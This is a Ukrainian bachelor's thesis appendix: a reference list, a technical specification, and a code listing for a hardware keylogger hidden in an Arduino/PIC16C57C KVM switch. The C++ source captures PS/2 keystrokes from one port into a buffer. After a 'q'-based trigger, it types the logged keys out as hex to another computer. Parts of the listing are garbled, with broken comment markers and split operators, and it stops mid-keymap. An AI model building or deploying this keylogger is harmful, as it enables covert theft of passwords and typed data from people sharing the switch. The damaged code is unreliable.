СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Priscila Heller. Automating Workflows with GitHub Actions. Packt Publishing. 2021. 216 p.

2. JJ Geewax. API Design Patterns. Manning Publications Co. 2021. 481 p.

3. Prateek Prasad. App Design Apprentice. Razeware LLC. 2020. 272 p.

4. Dawn Griffiths, David Griffiths. Head First Android Development. O'Reilly Media, Inc. 2021. 1414 p.

5. Nathan Metzler. Kotlin Programming for Beginners. Independently published. 2021. 158 p.

6. Aaron Torres. Go Programming Cookbook Second Edition. Packt Publishing Ltd. 2019. 427 p.

7. Мелешко Є.В., Якименко М.С., Поліщук Л.І. Алгоритми та структури даних: Навчальний посібник для студентів технічних спеціальностей денної та заочної форми навчання. – Кропивницький: Видавець – Лисенко В.Ф., 2019. – 156 с.

8. Knuth D. The Art of Computer Programming, Vol. 1: Fundamental Algorithms, 3rd Edition 3rd Edition. – Addison-Wesley Professional, 2019. – 672 p.

9. Knuth D. Art of Computer Programming, Vol. 2: Seminumerical Algorithms 3rd Edition, Kindle Edition. – Addison-Wesley Professional, 2019. – 672 p.

10. Knuth D. The Art of Computer Programming: Vol. 3: Sorting and Searching 2nd Edition, Kindle Edition. – Addison-Wesley Professional, 2019. – 800 p.

11. Cormen T.H., Leiserson C.E., Rivest R.L., Stein C. Introduction to Algorithms, 3rd Edition (The MIT Press) 3rd Edition – The MIT Press, 2019. – 1292 p.

12. Kuznetsov O., Ilchenko O., Kryvinska N., Buravchenko K., Smirnov O., Savchenko Iu. «An Empirical Assessment of Leading Blockchain Financial Services». *2023 IEEE 1st Ukrainian Distributed Ledger Technology Forum (UADLTF),* Kyiv, Ukraine, 2023, pp. 1-6,

13. Smirnov O., Fedorov E., Neskorodieva A., Neskorodieva T. «Intellectual Classification method of Gymnastic Elements Based on Combinations of Descriptive and Generative Approache». *CEUR Workshop Proceedings* Volume 3664, 2024, Pages 11-23.

14. Kuznetsov, O., Kryvinska, N., Ilchenko, O., Smirnova, T., Ulianovska, Y. «Comparative Analysis of Cryptocurrency Trading Platforms Using the Analytic Hierarchy Process». *CEUR Workshop Proceedings*, 2023, 3628, pp. 106-115.

15. Malyukov V., Bebeshko B., Lakhno V., Smirnov O., Malyukova I., Mohylnyi H. «Managing the Purchase-Sale Process of Digital Currencies Under Fuzzy Conditions». *Lecture Notes in Networks and Systems,* 2023, 729 LNNS, pp. 104–112.

16. Al-Mudhafar Aqeel, A.M., Smirnova, T., Buravchenko, K., Smirnov, O. «The method of assessing and improving the user experience of subscribers in software-configured networks based on the use of machine learning». *Advanced Information Systems*, 2023, 7(2), pp. 49-56.

17. Smirnov, O., Sydorenko, V., Aleksander, M., Zhyharevych, O., Yenchev, S. «Simulation of the cloud IoT-based monitoring system for critical infrastructures». *CEUR Workshop Proceedings,* Volume 3530, 2023, pp. 256-265.

18. Smirnov, O., Odarchenko, R., Smirnova, T., Bondar, S., Volosheniuk, D. «Optimal Structure Construction of Private 5G Network for the Needs of Enterprises». Lecture Notes on Data Engineering and Communications Technologies, 2023, 178, pp. 208–223.

19. Smirnov, O., Karapetyan, A., Fedorov, E., «Creating Neural Network and Single Solution Human-Based Metaheuristic Methods of Solving the Traveling Salesman Problem». CEUR Workshop Proceedings, Volume 3312, 2022, pp. 47-58.

20. Smirnov O., Kuznetsov A., Kryvinska N., Kiian A., Kuznetsova K. «Full Non-Binary Constant-Weight Codes». SN Computer Science, Vol 2, 337, 2021. https://doi.org/10.1007/s42979-021-00739-w.

21. Smirnov O., Kovalenko O., Kovalenko A., Kavun S. «Quantitative Risk Assessment Method Development in the Context of the SDLC-model». 2021 IEEE 8th

International Conference on Problems of Infocommunications, Science and Technology (PIC S&T), 2021, pp. 203-208, doi: 10.1109/PICST54195.2021.9772143

22. Smirnova T., Gnatyuk S., Berdibayev R., Avkurova Zh., Iavich M. «Cloud-Based Cyber Incidents Response System and Software Tools». Communications in Computer and Information Science, 2021, vol 1486. Springer, Cham. pp 169-184.

23. Smirnov, O., Kuznetsov, A., Potii, O., Poluyanenko, N., Stelnyk, I., Mialkovsky, D. «Combining and filtering functions in the framework of nonlinear-feedback shift register». International Journal of Computing; 2020, Volume 19, Issue 2 – Research Institute for Intelligent Computer Systems – 2020. – P. 247-256.

24. Smirnov O., Kuznetsov A., Kiian A., Kuznetsova T. «Non-binary constant weight coding technique». CEUR Workshop Proceedings. Volume 2740, 2020, Pages 102-114.

25. Smirnov O., Kuznetsov A., Kiian A., Cherep A., Kanabekova M., Chepurko I. «Testing of code-based pseudorandom number generators for post-quantum application». 2020 IEEE 11th International Conference on Dependable Systems, Services and Technologies (DESSERT), Ukraine, Kyiv, May 14-18. 2020. P. 172-177.

26. Smirnov, O., Shekhanin, K., Kuznetsov, A., Krasnobayev, V. «Detecting Hidden Information in FAT». International Journal of Computer Network and Information Security (IJCNIS). Vol. 12, No. 3, 2020. PP.33-43.

27. Smirnov, O., Drieieva, H., Drieiev, O., Simakhin, V., Bondar, S., Odarchenko, R. «Managing multifractal properties of the binary sequence generated with the Markov chains», CEUR Workshop Proceedings Volume 2608, 2020, Pages 633-645.

28. Smirnov O. Kuznetsov A., Zaicenko Yu., Pastukhov M., Oleshko O., Kuznetsova K., «Formation of Discrete Signals with Special Correlation Properties». International Conference on Information and Telecommunication Technologies and Radio Electronics, UkrMiCo 2019; Odessa; Ukraine; 9-13 September 2019. P.22-28.

29. Smirnov, O., Kuznetsov, A., Kolovanova, I., Kuznetsova, T., «Noise immunity of the algebraic geometric codes». International Journal of Computing; 2019, Volume 18, Issue 4 – Research Institute for Intelligent Computer Systems – 2019. – P. 393-407.

30. Smirnov, O., Kuznetsov, A., Reshetniak, O., Ivko, N., Katkova, T., Kuznetsova, T., «Generators of Pseudorandom Sequence with Multilevel Function of Correlation». 2019 IEEE International Scientific-Practical Conference Problems of Infocommunications, Science and Technology (PIC S&T), Kyiv, Ukraine, 8 – 11 October 2019 . P.517-522.

31. Smirnov, O., Krasnobayev, V., Yanko, A., Kuznetsova, T. «Methods of nulling numbers in the system of residual classes». CEUR Workshop Proceedings, Vol 2588, P. 90-106, 2019.

32. Kuznetsova, T., «Code-Based Schemes for Post-Quantum Digital Signatures», 10th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications, IDAACS 2019; Metz; France; 18-21 September 2019. P. 707-712.

33. Smirnov, O., Kuznetsov, A., Stefanovych, O., Gorbenko, Y., Krasnobaev, V., Kuznetsova K. «Information Hiding Using 3D-Printing Technology», 10th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications, IDAACS 2019; Metz; France; 18-21 September 2019. P.701-706.

34. Smirnov, O., Kuznetsov, A., Kovalchuk, D., Averchev, A., Pastukhov, M., Kuznetsova, K., «Formation of Pseudorandom Sequences with Special Correlation Properties», 2019 3rd International Conference on Advanced Information and Communications Technologies, AICT -2019/ Lviv, Ukraine, 2-6 July, 2019, P. 395-399.

35. Вінтенко, Б., Миронець, І., Смірнов, О., Коваленко, А., Конопліцька-Слободенюк , О., Смірнова , Т., Константинова, Л. «Дослідження застосування систем підтримки оперативного персоналу об’єкту критичної

інфраструктури при керуванні енергоблоком АЕС з реактором типу ВВЕР-1000». *Електронне фахове наукове видання «Кібербезпека: освіта, наука, техніка»,* 2024. № 2(26), С. 6-26.

36. Вінтенко, Б., Миронець, І., Смірнов, О., Кравчук, О., Козірова, Н., Савеленко, Г., Коваленко, А. «Дослідження вимог та аналіз кібербезпеки програмного забезпечення інформаційно-керуючих систем АЕС, важливих для безпеки». *Кібербезпека: освіта, наука, техніка.* 2024. №3(23), С. 111-131.

37. Вінтенко Б.Ю., Смірнов О.А., Коваленко А.С., Смірнов С.А., Буравченко К.О. «Дослідження вимог міжнародних стандартів IEC60880 та IEC62138 з розробки програмного забезпечення інформаційно-керуючих систем АЕС, важливих для безпеки». *Системи управління, навігації та зв'язку*, 2023, вип. 3(73), С. 155-166.

38. Вінтенко, Б., Миронець, І., Смірнов, О., Кравчук, О., Козірова, Н., Савеленко, Г., Коваленко, А. «Дослідження вимог та аналіз кібербезпеки програмного забезпечення інформаційно-керуючих систем АЕС, важливих для безпеки». *Кібербезпека: освіта, наука, техніка.* 2024. №3(23), С. 111-131.

39. Вінтенко Б.Ю., Смірнов О.А., Коваленко О.В., Смірнов С.А., Коваленко А.С. «Дослідження нормативних документів та галузевих стандартів розробки програмного забезпечення комп'ютерних систем управління АЕС, важливих для безпеки». Системи управління, навігації та зв'язку, 2023, вип. 2(72), С. 170-178.

40. Аль-Мудхафар Акіл Абдулхуссейн М., Смірнова Т.В., Буравченко К.О., Смірнов О.А. «Метод оцінки та підвищення користувальницького досвіду абонентів в програмно-конфігурованих мережах на основі використання машинного навчання». Сучасні інформаційні системи, 2023, том 7, № 2, С. 49-56.

41. Вінтенко Б.Ю., Смірнов О.А., Коваленко О.В., Смірнов С.А. «Дослідження нормативної документації та стандартів розробки програмного забезпечення комп'ютерних систем управління АЕС, важливих для безпеки». VI міжнародна науково-практична конференція "Інформаційна безпека та

комп'ютерні технології", м. Кропивницький. 20-21 квітня 2023 р. – Кропивницький: ЦНТУ. – 2023. – С. 35-36.

42. Смірнов, О.А., Усік П.С., Полігенько О.О., Одарченко Р.С., Терещенко Л.Ю. «Інформаційна технологія та програмне забезпечення для підвищення ефективності планування підсистеми базових станцій стільникового зв'язку». Проблеми телекомунікацій. № 1(26). С. 83-96. 2020.

43. Смірнов О.А., Усік П.С., Миронець І.В., Буравченко К.О., Якименко Н.М. «Метод підвищення ефективності розподіленої обробки даних у комп'ютерних системах операторів стільникового зв'язку» Вісник Черкаського державного технологічного університету. Технічні науки. №4. С. 103-110. 2020.

44. О.А.Смірнов, Т.В.Смірнова, Л.І. Поліщук, К.О. Буравченко, А.О.Макевнін, «Дослідження хмарних технологій як сервісів», Кібербезпека: освіта, наука, техніка. № 3(7). С. 43-62. 2020.

45. Смірнов О.А., Дрєєва Г.М., Дрєєв О.М., Смірнова Т.В. «Фрактальний аналіз генератора самоподібного трафіку на основі ланцюга Маркова». Центральноукраїнський науковий вісник. Технічні науки. № 2(33). с. 161-172, 2019.

46. Smirnov, O., Kuznetsov, A., Kuznetsova., K. Synthesis of Discrete Signals with Improved Correlation Properties. Монографія: In.: ISCI'2019: Information Security in Critical Infrastructures. Collective monograph. Edited by Ivan D. Gorbenko and Alexandr A. Kuznetsov, ASC Academic Publishing, USA, 2019, pp. 281-299. – ISBN: 978-0-9989826-8-7 (Hardback), ISBN: 978-0-9989826-9-4 (Ebook).

47. Смірнова Т.В., Солових Є.К., Смірнов О.А., Дрєєв О.М. Побудова хмарних інформаційних технологій оптимізації технологічного процесу відновлення та зміцнення поверхонь деталей. Центральноукраїнський науковий вісник. Технічні науки. № 1(32). с. 184-194, 2019.

48. Смірнов О.А., Котелянець В.В. Стійкі до колізій стохастичні моделі функціонування безпроводових сенсорних мереж. Вісник інженерної академії України, №3, с. 145-152, 2018

49. O. Smirnov, O. Kovalenko, A. Kovalenko, S. Smirnov, V. Vialkova. The mathematical model of the testing technology for DOM XSS vulnerabilities. Scientific & practical cyber security journal (SPCSJ) Vol 2 Issue 1, 22-28 pp. [Электронный Журнал]. Georgia. Tbilisi: SCSA – 2018.

50. Oleksii Smirnov, Oleksandr Kovalenko, Jamil Al-Azzeh, Anna Kovalenko, Serhii Smirnov. Qualitative risk analysis of software development. Asian Journal of Information Technology. – Volume 17(3). – Medwell Journals. – 2018. – P. 218-230.

51. Смірнов О.А., Коваленко О.В., Коваленко А.С., Смірнов С.А. Розробка методу передтестової компіляції й розподілу доступу. Збірник наукових праць III міжнародної науково-практичної конференції "Інформаційна безпека та комп'ютерні технології", м. Кропивницький. 19-20 квітня 2018р. – Кропивницький: ЦНТУ. – 2018. – С. 214-215

52. Smirnov Oleksii, Kovalenko Oleksandr, Kovalenko Anna, Smirnov Serhii. Method of testing the DOM XSS vulnerability. International Conference «Information technologies, systems and networks ITSN-2017». Chisinau, Republic of Moldova. 17 – 18 October 2017. – Chisinau: Academy of Sciences of Moldova, Military Academy of Armed Forces "Alexandru cel Bun". 2017. P7.

53. Смірнов О.А., Смірнов С.А., Коваленко О.В., Коваленко А.С. Технологія тестування DOM XSS уразливості. Науково-практичний журнал кібер безпеки (SPCSJ) № 1. [Електронний журнал]. Грузія. Тбілісі: SCSA - 2017.

54. Смірнов О.А., Лисенко І.А. Інформаційна технологія проектування тестових наборів з урахуванням вимог до програмного забезпечення. Системи управління, навігації та зв'язку. – Випуск 4 (44). - Полтава: ПолтНТУ. - 2017. - С. 112-115.

Додаток А
(обов'язковий)

Технічне завдання

Зміст

1 Найменування та область застосування

Це технічне завдання розповсюджується на розробку системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

2 Підстава для розробки

Підставою для розробки служить завдання на випускну кваліфікаційну роботу за першим (бакалаврським) рівнем вищої освіти, видане на кафедрі кібербезпеки та програмного забезпечення (нак. № 48-02 від 17.01.2025 року).

3 Мета та призначення розробки

Метою випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти є розробка програмного забезпечення системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

4 Джерела розробки

Джерелом цієї випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти є стосовна до теми література і існуючі аналоги.

5 Технічні вимоги

5.1 Склад продукції

Складниками розробки є:

– вибір і обґрунтування методів реалізації проекту;

– розробка програмної частин системи, а також розробка взаємодії системи з ОС та з користувачем;

– розробка програми, що реалізує спроектовані алгоритми роботи системи.

5.2 Показники призначення

Система повинна забезпечувати:

– системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C;

– цілісність даних у процесі роботи та при зберіганні;

– простий, інтуїтивно зрозумілий інтерфейс.

5.3 Вимоги до функціональних характеристик

Розроблене програмне забезпечення не повинно мати обмежень на версію драйверів та операційної системи.

5.4 Вимоги до архітектури

Компонент, що розробляється повинен використовувати системні засоби та апаратні засоби, що на даному етапі розвитку обчислювальної техніки найбільше поширені.

5.5 Вимоги до надійності

Програмні модулі написані по всім правилам, які стосуються стандартних викликів процедур, функцій, методів і форм, визначених технічною документацією на середовище розробки.

5.6 Умови експлуатації

Робочі місця користувачів ПЗ повинні задовольняти наступним умовам експлуатації:

– температура повітря: 19-20 град. по Цельсію;

– відносна вологість повітря до 80%;

– атмосферний тиск 107 кПа.

5.7 Вимоги до складу та параметрів технічних засобів

Програмне забезпечення повинно бути реалізоване на KVM-світчі на базі платформи Arduino і з сумісними з цією платформою пристроями і прикладним програмним забезпечення.

5.8 Вимоги до інформаційної і програмної сумісності

Переносність програмного забезпечення повинна бути забезпечена за рахунок його реалізації стандартного інтерфейсу взаємодії з ОС, що працюють під управлінням KVM-світча на базі платформи Arduino.

5.8.1 Обладнання

Комп’ютер Intel® Celeron/8 Mb/1.2 Gb/SVGA 14” 1Mb або сумісні з ним.

5.8.2 Мова програмування

Середовище C++.

5.8.3 Вхідні дані

Опис алгоритму роботи запропонованої системи.

5.8.4 Вихідні дані

Робоча програма.

6 Вимоги до програмної документації

Програмна продукція повинна бути представлена у виді опису структури даних, схем та опису алгоритму, а також текстів вихідних модулів програмного забезпечення згідно ЄСПД .

7 Перелік документів, що розробляються

– Структурна схема системи – 1 аркуш.
– Функціональна схема системи – 1 аркуш.
– Діаграма процесів – 1 аркуш.
– Блок-схема алгоритму роботи програми – 2 аркуша.
– Пояснювальна записка – 76 аркушів.

8 Етапи розробки

8.1 Збір і обробка інформації по темі випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти. Постановка задачі на виконання випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти (складання ТЗ).

8.2 Проведення досліджень або експериментальних робіт для уточнення основних положень випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти.

8.3 Розробка функціональних схем, блок схем алгоритмів роботи програмного забезпечення.

8.4 Побудова схем взаємодії даних.

8.5 Створення прототипу ПЗ.

8.6 Віднаходження ПЗ, аналіз отриманих результатів.

8.7 Оформлення пояснювальної записки і виконання робіт по графічній частині.

9 Порядок контролю та приймання

9.1 Подання випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти на попередній захист 23.05.2025 р.

9.2 Подання випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти на захист 6.06.2025 р.

Додаток Б

(обов’язковий)

Міністерство освіти і науки України

Центральноукраїнський національний технічний університет

ЗАТВЕРДЖУЮ

Керівник випускної кваліфікаційної роботи за

першим (бакалаврським) рівнем вищої освіти

_____ Коваленко А.С.

Програмне забезпечення системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C

Лістинг програми

Код документу 12

Носій: CD/DVD-диск / USB-флеш-накопичувач

Загальна кількість аркушів: 18

Літера: РП

Кропивницький – 2025 року

```
/*
 * PS2KeySend.cpp - відправити дані натискання клавіш на шині PS / 2
*/

#include <Arduino.h>

#include "PS2KeySend.h"

#undef DEBUG
#define DEBUG

#define WAITCLOCKS 100

uint8_t  PS2KeySend::_OutClockPin;
uint8_t  PS2KeySend::_OutDataPin;

uint8_t  PS2KeySend::_keyb_i;
uint8_t  PS2KeySend::_keyb_len;
uint8_t  PS2KeySend::_keyb_bit;
uint8_t  PS2KeySend::_keyb_parity;
uint8_t  PS2KeySend::_keyb_clock;
volatile PS2KeySend::State PS2KeySend::_keyb_state;

const uint8_t *PS2KeySend::_keyb_data;
static uint8_t keypress_buf[3] = { 0x00, 0xF0, 0x00 };

static uint8_t waitclocks = 100;

static const uint8_t alphaScanCodes[] = {
    /* a */ 0x1C,
    /* b */ 0x32,
    /* c */ 0x21,
    /* d */ 0x23,
    /* e */ 0x24,
    /* f */ 0x2B,
    /* g */ 0x34,
    /* h */ 0x33,
    /* i */ 0x43,
    /* j */ 0x3B,
    /* k */ 0x42,
    /* l */ 0x4B,
    /* m */ 0x3A,
    /* n */ 0x31,
    /* o */ 0x44,
    /* p */ 0x4D,
    /* q */ 0x15,
    /* r */ 0x2D,
    /* s */ 0x1B,
    /* t */ 0x2C,
    /* u */ 0x3C,
    /* v */ 0x2A,
    /* w */ 0x1D,
    /* x */ 0x22,
    /* y */ 0x35,
    /* z */ 0x1A
};

static const uint8_t numberScanCodes[] = {
    /* 0 */ 0x45,
    /* 1 */ 0x16,
    /* 2 */ 0x1E,
    /* 3 */ 0x26,
    /* 4 */ 0x25,
    /* 5 */ 0x2E,
    /* 6 */ 0x36,
    /* 7 */ 0x3D,
    /* 8 */ 0x3E,
```

```
    /* 9 */ 0x46
};

PS2KeySend *PS2KeySend::getInstance()
{
    static PS2KeySend instance;

    return &instance;
}

PS2KeySend::PS2KeySend()
{
    _keyb_i = 0xFF;
    _keyb_len = 0;
    _keyb_bit = 0;
    _keyb_parity = 1;
    _keyb_clock = 1;
    _keyb_data = keypress_buf;
    _keyb_state = IDLE;
}

void PS2KeySend::begin(uint8_t OutClockPin, uint8_t OutDataPin)
{
    _OutClockPin = OutClockPin;
    _OutDataPin = OutDataPin;

    // Встановлення вводу-виводу для виведення клавіатури
    pinMode(_OutClockPin, INPUT);
    pinMode(_OutDataPin, INPUT);

    // Встановити переривання таймера 25 кГц
    cli();//stop interrupts

    // Використовуйте таймер 1, оскільки таймер 0 використовується системою
// встановити переривання таймера1 на частоті 1 Гц
     TCCR1A = 0; // встановити весь TCCR1A регістр на 0
     TCCR1B = 0; / / той же для TCCR1B
     TCNT1 = 0; / / ініціалізувати значення лічильника на 0
     // встановити збіг реєстру для кроків 12,5 кГц
     OCR1A = 9; // = (16 * 10 ^ 6) / (25000 * 64) - 1 (повинно бути <65536)
     // ввімкнути режим CTC
     TCCR1B | = (1 << WGM12);
     // Встановити біти CS11 та CS10 для попереднього скасування 64
     TCCR1B | = (1 << CS11) | (1 << CS10);
     // увімкнути таймер, переривати порівняння
     TIMSK1 | = (1 << OCIE1A);

     sei ();
}

void PS2KeySend :: end ()
{
     // просто відключити переривання для таймера 2
    TIMSK1 &= ~(1 << OCIE1A);
}

void PS2KeySend::waitForIdle()
{
    while (_keyb_state != IDLE);
}

void PS2KeySend::send(uint8_t ch)
{
    // Зачекайте до стану IDLE, а потім покладіть 'PENDING'
    while (_keyb_state != IDLE);
    _keyb_state = PENDING;

    uint8_t code = 0x49; // dot
    if (ch >= '0' && ch <= '9') {
```

```
        code = numberScanCodes[ch - '0'];
    }
    if (ch >= 'a' && ch <= 'z') {
        code = alphaScanCodes[ch - 'a'];
    }
    if (ch >= 'A' && ch <= 'Z') {
        code = alphaScanCodes[ch - 'A'];
    }
    if (ch == '\n') {
        code = 0x5A;
    }

    keypress_buf[0] = code;
    keypress_buf[1] = 0xF0;
    keypress_buf[2] = code;
    _keyb_len = 3;

#ifdef DEBUG
    Serial.print("Надсилання коду сканування ");
    Serial.println(code, DEC);
#endif
    // Триггер виводу ключа
    _keyb_i = 0;
}

void PS2KeySend::query()
{
    Serial.print("keyb_i = ");
    Serial.println(_keyb_i, DEC);
}

ISR(TIMER1_COMPA_vect)
{
    PS2KeySend::KeyISR();
}

void PS2KeySend::KeyISR()
{
    // Надіслати ключ Зроби тільки це keyb_i < keyb_len
    if (_keyb_i < _keyb_len) {
        switch (_keyb_state) {
        case IDLE:
        case PENDING:
            // Встановити PS / 2 вихідних контактів для виведення
             digitalWrite (_OutClockPin, HIGH);
             pinMode (_OutClockPin, OUTPUT);
             digitalWrite (_OutDataPin, HIGH);
             pinMode (_OutDataPin, OUTPUT);

             // ініціювати синхронізацію
             _keyb_clock = 1;
             _keyb_state = START;
             _keyb_parity = 1; // непарний паритет
             _keyb_bit = 0;
            // FALLTHROUGH
        case START:
            if (_keyb_clock == 1) {
// падіння краю Встановити дані
                 digitalWrite (_OutDataPin, LOW); // початок біт
                 digitalWrite (_OutClockPin, LOW); // падіння краю (хост буде
читати)
                _keyb_clock = 0;
            }
            else {
                digitalWrite(_OutClockPin, HIGH); // підняття краю далі
надсилати дані
                _keyb_clock = 1;
                _keyb_bit = 0;
                _keyb_state = DATA;
```

```
            }
            break;
        case DATA:
            if (_keyb_clock == 1) {
                // Падіння краю. Встановити дані
                if ((_keyb_data[_keyb_i] >> _keyb_bit) & 0x01 == 0x01) {
                    digitalWrite(_OutDataPin, HIGH);
                    _keyb_parity = 1 - _keyb_parity;
                }
                else {
                    digitalWrite(_OutDataPin, LOW);
                }
                digitalWrite(_OutClockPin, LOW); // падіння краю (хост буде
читати)
                _keyb_clock = 0;
            }
            else {
                digitalWrite(_OutClockPin, HIGH); // висхідний край далі
надсилати дані
                _keyb_clock = 1;
                _keyb_bit++;
                if (_keyb_bit == 8) {
                    _keyb_state = PARITY;
                }
            }
            break;
        case PARITY:
            if (_keyb_clock == 1) {
                // падіння краю Встановити дані
                digitalWrite(_OutDataPin, _keyb_parity);
                digitalWrite(_OutClockPin, LOW); // падіння краю (хост буде
читати)
                _keyb_clock = 0;
            }
            else {
                digitalWrite(_OutClockPin, HIGH); // підняття краю далі
надсилати дані
                _keyb_clock = 1;
                _keyb_state = STOP;
            }
            break;
        case STOP: // зупинити біт
            if (_keyb_clock == 1) {
                // Falling edge.  Set data
                digitalWrite(_OutDataPin, HIGH); // зупинити біт
                digitalWrite(_OutClockPin, LOW); // падіння краю (хост буде
читати)
                _keyb_clock = 0;
            }
            else {
                digitalWrite(_OutClockPin, HIGH); // підняття краю далі
надсилати дані
                _keyb_clock = 1;
                _keyb_state = WAIT;
                waitclocks = WAITCLOCKS;
            }
            break;
        case WAIT:
            if (--waitclocks == 0) {
                _keyb_i++;
                if (_keyb_i < _keyb_len) {
                    _keyb_state = START;
                }
                else {
                    // Набір PS / 2 вихідних контактів для введення
                    digitalWrite(_OutClockPin, HIGH);
                    pinMode(_OutClockPin, INPUT);
                    digitalWrite(_OutDataPin, HIGH);
                    pinMode(_OutDataPin, INPUT);
```

```
                    _keyb_state = IDLE;
                }
            }
            break;
        }
    }
}
```

```
/*
 * PS2KeySend.h - відправити дані натискання клавіш на шині PS / 2
 *
*/

class PS2KeySend {
    public:
        static PS2KeySend *getInstance();

        void begin(uint8_t OutClockPin, uint8_t OutDataPin);
        void send(uint8_t ch);
        void query();
        void waitForIdle();
        void end();

        static void KeyISR();

    private:
        PS2KeySend();

        typedef enum {
            IDLE, PENDING, START, DATA, PARITY, STOP, WAIT
        } State;

        static uint8_t  _OutClockPin;
        static uint8_t  _OutDataPin;

        static uint8_t  _keyb_i;
        static uint8_t  _keyb_len;
        static uint8_t  _keyb_bit;
        static uint8_t  _keyb_parity;
        static uint8_t  _keyb_clock;
        static const uint8_t *_keyb_data;
        static volatile State    _keyb_state;
};
```

```
/*
 * keylogger.ino
 *
*/

/*
 * Arduino Uno pin assignments to PIC16C57C:
 *   Ground, PIC pin 4
 *   Keyboard Clock, PIC pin 22, Arduino Pin 2
 *   Keyboard Data, PIC pin 23, Arduino Pin 8
 *   Output disable Port 2, PIC pin 11, Arduino Pin9
 */

#include <PS2Keyboard.h>

#include "PS2KeySend.h"

#undef DEBUG
#define DEBUG

#define LOGBUFSZ 128
uint8_t log_buffer[LOGBUFSZ];
uint8_t log_buffer_head = 0;

const int OutClockPin = 2;
const int OutDataPin = 8;

const int DataPin = 8;
const int IRQpin =  2;
const int OutputDisablePin = 9;

const char *HEXCHARS = "0123456789ABCDEF";
const char triggerChar = 'q';

PS2Keyboard keyboard;
PS2KeySend *keySend;

uint8_t triggerSeen = 0;
int lastOutputEnable = 0xFF;

void setup() {
    // Налаштування вводу-виводу для відключення виводу
    pinMode(OutputDisablePin, INPUT);

    // Настроювання вихідної клавіатури
    keySend = PS2KeySend::getInstance();

    for (uint16_t i = 0; i < LOGBUFSZ; log_buffer[i++] = 0);

    keyboard.begin(DataPin, IRQpin);

    Serial.begin(9600);
    Serial.println("Keyboard Test:");
}

void loop() {
    int outputEnable = digitalRead(OutputDisablePin);

    if (outputEnable != lastOutputEnable) {
#ifdef DEBUG
        Serial.print(F("OE="));
        Serial.println(outputEnable, DEC);
#endif

        if (outputEnable == 1 && triggerSeen == 2) {
            triggerSeen = 0;

            keyboard.end();
            keySend->begin(OutClockPin, OutDataPin);
```

```
#ifdef DEBUG
            Serial.println(F("Log dump:"));
#endif
            for (uint16_t i = 0; i < LOGBUFSZ; i++) {
                if (log_buffer[i] != 0) {
#ifdef DEBUG
                    Serial.println(log_buffer[i], HEX);
#endif
                    delay(100);
                    if (i > 0 && i % 16 == 0) {
                        keySend->send('\n');
                    }
                    keySend->send(HEXCHARS[(log_buffer[i] >> 4) & 0x0F]);
                    keySend->send(HEXCHARS[log_buffer[i] & 0x0F]);
                }
            }

            keySend->waitForIdle();
            keySend->end();
            keyboard.begin(DataPin, IRQpin);
        }
        lastOutputEnable = outputEnable;
    }

    if (outputEnable == 1) {
        triggerSeen = 0;

        if (keyboard.available()) {
            uint8_t c = keyboard.read();
            if (c == '\r') c = '\n';
            log_buffer[log_buffer_head++] = c;
            if (log_buffer_head == LOGBUFSZ) {
                log_buffer_head = 0;
            }
        }
    }
    else {

        if (keyboard.available()) {
            char c = keyboard.read();

            if (c == triggerChar) {
                if (triggerSeen < 2) {
                    triggerSeen++;
                }
#ifdef DEBUG
                Serial.print("Trigger ");
                Serial.println(triggerSeen, DEC);
#endif
            }
        }
    }
}
```

```
/*
  PS2Keyboard.cpp - PS2Keyboard бібліотека
*/

#include "PS2Keyboard.h"

#define BUFFER_SIZE 45
static volatile uint8_t buffer[BUFFER_SIZE];
static volatile uint8_t head, tail;
static uint8_t DataPin;
static uint8_t CharBuffer=0;
static uint8_t UTF8next=0;
static const PS2Keymap_t *keymap=NULL;

void ps2interrupt(void)
{
	static uint8_t bitcount=0;
	static uint8_t incoming=0;
	static uint32_t prev_ms=0;
	uint32_t now_ms;
	uint8_t n, val;

	val = digitalRead(DataPin);
	now_ms = millis();
	if (now_ms - prev_ms > 250) {
		bitcount = 0;
		incoming = 0;
	}
	prev_ms = now_ms;
	n = bitcount - 1;
	if (n <= 7) {
		incoming |= (val << n);
	}
	bitcount++;
	if (bitcount == 11) {
		uint8_t i = head + 1;
		if (i >= BUFFER_SIZE) i = 0;
		if (i != tail) {
			buffer[i] = incoming;
			head = i;
		}
		bitcount = 0;
		incoming = 0;
	}
}

static inline uint8_t get_scan_code(void)
{
	uint8_t c, i;

	i = tail;
	if (i == head) return 0;
	i++;
	if (i >= BUFFER_SIZE) i = 0;
	c = buffer[i];
	tail = i;
	return c;
}

//

const PROGMEM PS2Keymap_t PS2Keymap_US = {
	{0, PS2_F9, 0, PS2_F5, PS2_F3, PS2_F1, PS2_F2, PS2_F12,
	0, PS2_F10, PS2_F8, PS2_F6, PS2_F4, PS2_TAB, '`', 0,
	0, 0 /*Lalt*/, 0 /*Lshift*/, 0, 0 /*Lctrl*/, 'q', '1', 0,
	0, 0, 'z', 's', 'a', 'w', '2', 0,
	0, 'c', 'x', 'd', 'e', '4', '3', 0,
	0, ' ', 'v', 'f', 't', 'r', '5', 0,
	0, 'n', 'b', 'h', 'g', 'y', '6', 0,
```

```
      0, 0, 'm', 'j', 'u', '7', '8', 0,
      0, ',', 'k', 'i', 'o', '0', '9', 0,
      0, '.', '/', 'l', ';', 'p', '-', 0,
      0, 0, '\'', 0, '[', '=', 0, 0,
      0 /*CapsLock*/, 0 /*Rshift*/, PS2_ENTER /*Enter*/, ']', 0, '\\', 0, 0,
      0, 0, 0, 0, 0, 0, PS2_BACKSPACE, 0,
      0, '1', 0, '4', '7', 0, 0, 0,
      '0', '.', '2', '5', '6', '8', PS2_ESC, 0 /*NumLock*/,
      PS2_F11, '+', '3', '-', '*', '9', PS2_SCROLL, 0,
      0, 0, 0, PS2_F7 },
